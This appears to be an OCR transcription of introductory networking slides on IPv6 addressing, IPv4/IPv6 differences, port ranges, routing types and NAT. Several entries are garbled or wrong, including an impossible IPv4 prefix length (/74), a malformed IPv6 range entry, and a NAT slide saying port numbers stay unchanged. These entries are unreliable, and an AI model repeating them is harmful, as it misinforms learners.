


IPv6 Addressing

- Based on the **standard** specified by the RFC 4291
- Allows **multilevel** subnetting
- Supports unicast, anycast, and multicast addresses
- IPv6 address space is organized in a **hierarchical** structure

IPv6: Format prefix allocation


Allocation	Format prefix	Start of address range (hex)	Mask length (bits)	Fraction of address space
Reserved	0000 0000	0:: 8/	8	1/256
Reserved for Network Service Allocation Point (NSAP)	0000 001	200:: /7	7	1/128
Reserved for IPX	0000 010	400:: /7	7	1/128
Aggregatable global unicast addresses	001	2000:: /3	3	1/8
Link-local unicast	1111 1110 10	FE80:: /10	10	1/1024
Site-local unicast	1111 1110 11	FEC0:: /10	10	1/1024
Multicast	1111 1111	FF00:: /8	8	1/256



Difference between IPv4 and IPv6

	Internet Protocol version 4 (IPv4)	Internet Protocol version 6 (IPv6)
Year Deployed	1981	1999
Size	32-bit addresses	128-bit source and destination addresses
Format	Dotted-decimal notation (separated by periods)	Hexadecimal notation (separated by colons)
Example	192.168.0.77	3ffe:1900:4545:AB00: 0123:4567:8901:ABCD
Prefix Notation	192.168.0.7/74	3FFE:F200:0234::/77
Total Number of Addresses	2^32 = ~4,294,967,296	2^128 = ~340,282,366, 920,938,463,463,374, 607,431,768,211,456
Configuration	Manually perform static or dynamic configuration	Auto-configuration of addresses is available
Security	IPSec is optional	Inbuilt support for IPSec

Notes: ______________________________



Port Numbers

- Both **TCP** and **UDP** use port (socket) numbers to pass information to the upper layers
- Port numbers are used to keep track of different **conversations** crossing the **network** simultaneously
- Conversations that do not involve an application with a well-known port number are **assigned port numbers** that are randomly selected from within a **specific range**
- Some ports are reserved in both **TCP** and **UDP**, although **applications** might not be written to support them
- End systems use **port numbers** to select the correct application for handling the **communication**

- Port numbers have the following assigned ranges:
  - Numbers below 1024 are considered well-known port numbers
  - Numbers above 1024 are dynamically assigned port numbers
  - Registered port numbers are those registered for vendor-specific applications; most of these are above 1024

Network Terminology

Notes:

Routing

1. Routing is the process of **selecting** the best paths in a network to forward data packets. It is usually performed by a **dedicated** device called a **router**

2. The process of forwarding data packets is based on **routing tables**, which maintain a record of the routes to various **network destinations**

Routing Types

Static Routing

- The routing table is manually created, maintained, and updated by a **network administrator**

Dynamic Routing

- The routing table is created, maintained, and updated by a **routing protocol** running on the router
  - **Ex**: RIP (Routing Information Protocol), EIGRP (Enhanced Interior Gateway Routing Protocol), and OSPF (Open Shortest Path First)


Network Address Translation (NAT)

1. Network Address Translation (NAT) is a **network protocol** used in **IPv4 networks** that allows multiple devices to connect to a public network using the **same public IPv4 address**

2. Port numbers for protocols that use internal IP addresses (e.g., TCP, UDP) remain unchanged

Benefits of NAT

- Conserves IPv4 addresses
- Hides the internal network's IP addresses
- Simplifies routing
- Supports a wide range of services
- Consumes fewer computer resources



Local network
(private IP Address
192.168.X.X)
The Internet
192.168.100.3
192.168.100.4
192.168.100.5
Router/NAT Device
Default Gateway
192.168.1.1
145.12.131.7
(public IP Address)

Notes: ____

____

____

